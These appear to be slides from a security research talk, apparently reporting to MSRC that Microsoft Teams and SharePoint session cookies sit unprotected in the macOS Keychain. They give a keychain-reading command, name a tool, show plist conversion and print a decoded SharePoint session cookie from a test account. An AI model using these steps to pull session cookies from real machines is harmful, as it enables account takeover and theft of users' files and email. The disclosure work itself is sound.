
LockSmith

No password or credentials of the user required to retrieve this info

You can use LockSmith:

<https://github.com/its-a-feature/LockSmith>

Screenshot of the GitHub repository for LockSmith. The repository has 6 watchers, 6 forks, and 70 stars. It contains 1 branch and 0 tags. The main branch has 4 commits. The repository is described as an Objective-C CLI tool for interacting with macOS Keychain through native APIs. It includes a README and a BSD-3-Clause license. The codebase is primarily Objective-C (79.8%) with some JavaScript (15.9%) and C (4.3%).




Alternatively you can also use the native security command

```
security find-generic-password -l "Microsoft Office Identities Settings 3"
```

Or via the Apple APIs if you're into Swift




Unprotected SPO cookies



Unprotected Teams cookies

```
Output time: 2ms
length: 5705
lines: 5
bplist00...B_.)fe8d0548-19ca-4624-86d3-8fe016eb8253_ADAL_.)5c72d5ce-10cf-46f2-908c-bf6107c22a8b_ADALB.....
..
..... 0123'.5..67(.+.8.'@A[CompanyName_..FederationProviderExpiration_.$fe8d0548-19ca-4624-86d3-
8fe016eb8253[LibraryType\EmailAddress\FriendlyName^EmailAddresses_..PersistedOutlook[PhoneNumberXProvider_..PreferredUserna
meXLastNameZSignInName_..FederationProviderXAgeGroupXLocationSIDPYFirstNameXInitialsWFlowUrl]HasHomeTenant^SP0CookieCacheYP
ersistedWPictureZProfileUrl_..SignedInOutlookOnlyP..2022-12-
31T14:09:34Zx!"#$.%&'()*+,/\IsHomeTenantZErrorState\AuthorityUrlXUniqueId[AuthHistoryXTenantId
..._.1https://login.windows.net/common/oauth2/authorize_.$fe8d0548-19ca-4624-86d3-
8fe016eb8253..Ñ..]LastLoginTime..Ù.XWŁ. _.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9..._.olaftesting@falconforce.io..olaf mac
test userR[] _.$fe8d0548-19ca-4624-86d3-8fe016eb8253..olaftesting@falconforce.io.. {"environment": "Global", "endpoint": [
{"type": "MSA", "authentication_endpoint": "https://login.live.com/oauth20_authorize.srf", "token_endpoint": "https://login.liv
e.com/oauth20_token.srf"}, {"type": "OrgId", "authentication_endpoint": "https://login.microsoftonline.com/common/oauth2/authorize", "token_endpoint": "https://login.micr
osoftonline.com/common/oauth2/token"}], "tenantId": "a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9", "authority_host": "login.microsoftonline.com", "graph": "https://graph.microsoft.com", "telemetryRegion": "US"}, }Tomtu Ø;<=>_.,https://falconforceballpit-my.sharepoint.com_.)https://falconforceballpit.sharepoint.com0.
ºS.P.O.I.D.C.R.L.=.7.7.u./.P.D.9.4.b.W.w.g.d.m.V.y.c.2.l.v.b.j.0.i.M.S.4.w.I.i.B.l.b.m.N.v.Z.G.l.u.Z.z.0.i.d.X.R.
P.z.4.8.U.1.A.+.V.j.E.z.L.D.B.o.L.m.Z.8.b.W.V.t.Y.m.V.y.c.2.h.p.c.H.w.x.M.D.A.z.M.j.A.w.M.j.U.5.M.2.V.m.Z.m.Z.h
.U.u.Y.2.9.t.L.D.A.i.L.m.Z.8.b.W.V.t.Y.m.V.v.c.2.h.p.c.H.x.v.b.G.F.m.d.G.V.z.d.G.l.u.Z.0.B.m.Y.W.x.i.b.2.5.
```



Unprotected Teams cookies

A clean way to process these bplists is to convert them to a better readable and parsable XML format. This can be done natively on a Mac with the following command:

```
plutil -convert xml1 [filename]
```




Unprotected Teams cookies

```
<key>FriendlyName</key>
<string>olaf mac test user</string>
<key>HasHomeTenant</key>
<true/>
<key>IdP</key>
<integer>4</integer>
<key>Initials</key>
<string>omtu</string>
<key>LastName</key>
<string></string>
<key>LibraryType</key>
<integer>3</integer>
<key>Location</key>
<string></string>
<key>Persisted</key>
<true/>
<key>PersistedOutlook</key>
<true/>
<key>PhoneNumber</key>
<string></string>
<key>Picture</key>
<string></string>
<key>PreferredUsername</key>
<string></string>
<key>ProfileUrl</key>
<string>https://falconforceballpit-my.sharepoint.com/person.aspx</string>
<key>Provider</key>
<string>fe8d0548-19ca-4624-86d3-8fe016eb8253</string>
<key>SPOCookieCache</key>
<dict>
  <key>https://falconforceballpit-my.sharepoint.com</key>
  <data>
UwBQAE8ASQBEAEMAUGBMAD0ANwA3AHUALwBQAEQAQQA0AGIAVwB3
AGcAZABtAFY AeQBjADIAbAB2AGIAagAwAGkATQBTADQAdwBJAGkA
QgBsAGIAbQBOAHYAWgBHAGwAdQBaAHoAMABpAGQAWABSAG0ATABU
AGcAaQBQAHoANAA4AFUAMQBBACsAVgBqAEUAegBMAEQAQgBvAEwA
</data>
```

The data field is again base64 encoded and formatted as UTF16-LE. It contains a SPOCookieCache cookie for an authenticated session.

Output

```
start: 1293      time: 3ms
end: 1293      length: 1373
length: 0       lines: 1
SPOIDCRL=77u/ PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTgiPz48U1A+VjEzLDB0LmZ8bWVtYmVyc2hpcHwxMDAzMj
Y29tLDAjLmZ8bWVtYmVyc2hpcHxvbGFmdGVzdGluZ0BmYWxjb25mb3JjZS5pbwywxMzMxNjg4Mjk30TAwMDAwMDAsMTMzM TU0MzQ3MDg
TgwMDAyNDgzOSw2NS4yMS4yMTQuMTcyLDQ2MTE20DYwMTg0Mjcz0Dc5NzMsYTkyYTQyY2QtYmY4Yy00NmJhLWFhNGUtNjRjYmM5ZTAzI
E3LTRhZWItYmM2NC0wNTc00TRjNjhkNDQsYWM10Dg3YTAtnDBjNS01MDAwLWU5YmUtZDIwYTkwOTgzN2ViLGFjNTg4N2EwLTQwYzUtN
4MzdlYiwsMCwwLDAsLDQ3NWUxMmQzLTBj0WMtNGExYi1iNWY2LTUwZjcwZGQ4ZjRkNSxleUo0Ylh0ZlkyTwlPaUpiWENKRFVERmNJbD
aU1TSXNJb1YwYVNJNklqWlZRWE50ZW5aU1ZqQlhRMDU0YkRSU1ZEVmtrVUVpZlE9PSwyNjUwND
...50Tk5LDEzMzE20Dg
```



Unprotected Teams cookies

Since the cookie has a lifetime of several days this will be more than enough time for an attacker to retrieve all files, emails and other information the user has access to, possibly tamper with them and or use them for ransom or internal phishing purposes.

The cookie also works for all SharePoint sites, where the user has access.



No security issue

Security impact - Information Disclosure

15 Mar 2023 – Reported to MSRC

31 Mar 2023 – Closed by MSRC as not a Vulnerability, to be fixed by product team

Today, the issue still has not been patched...



SkySpy

Thank You!

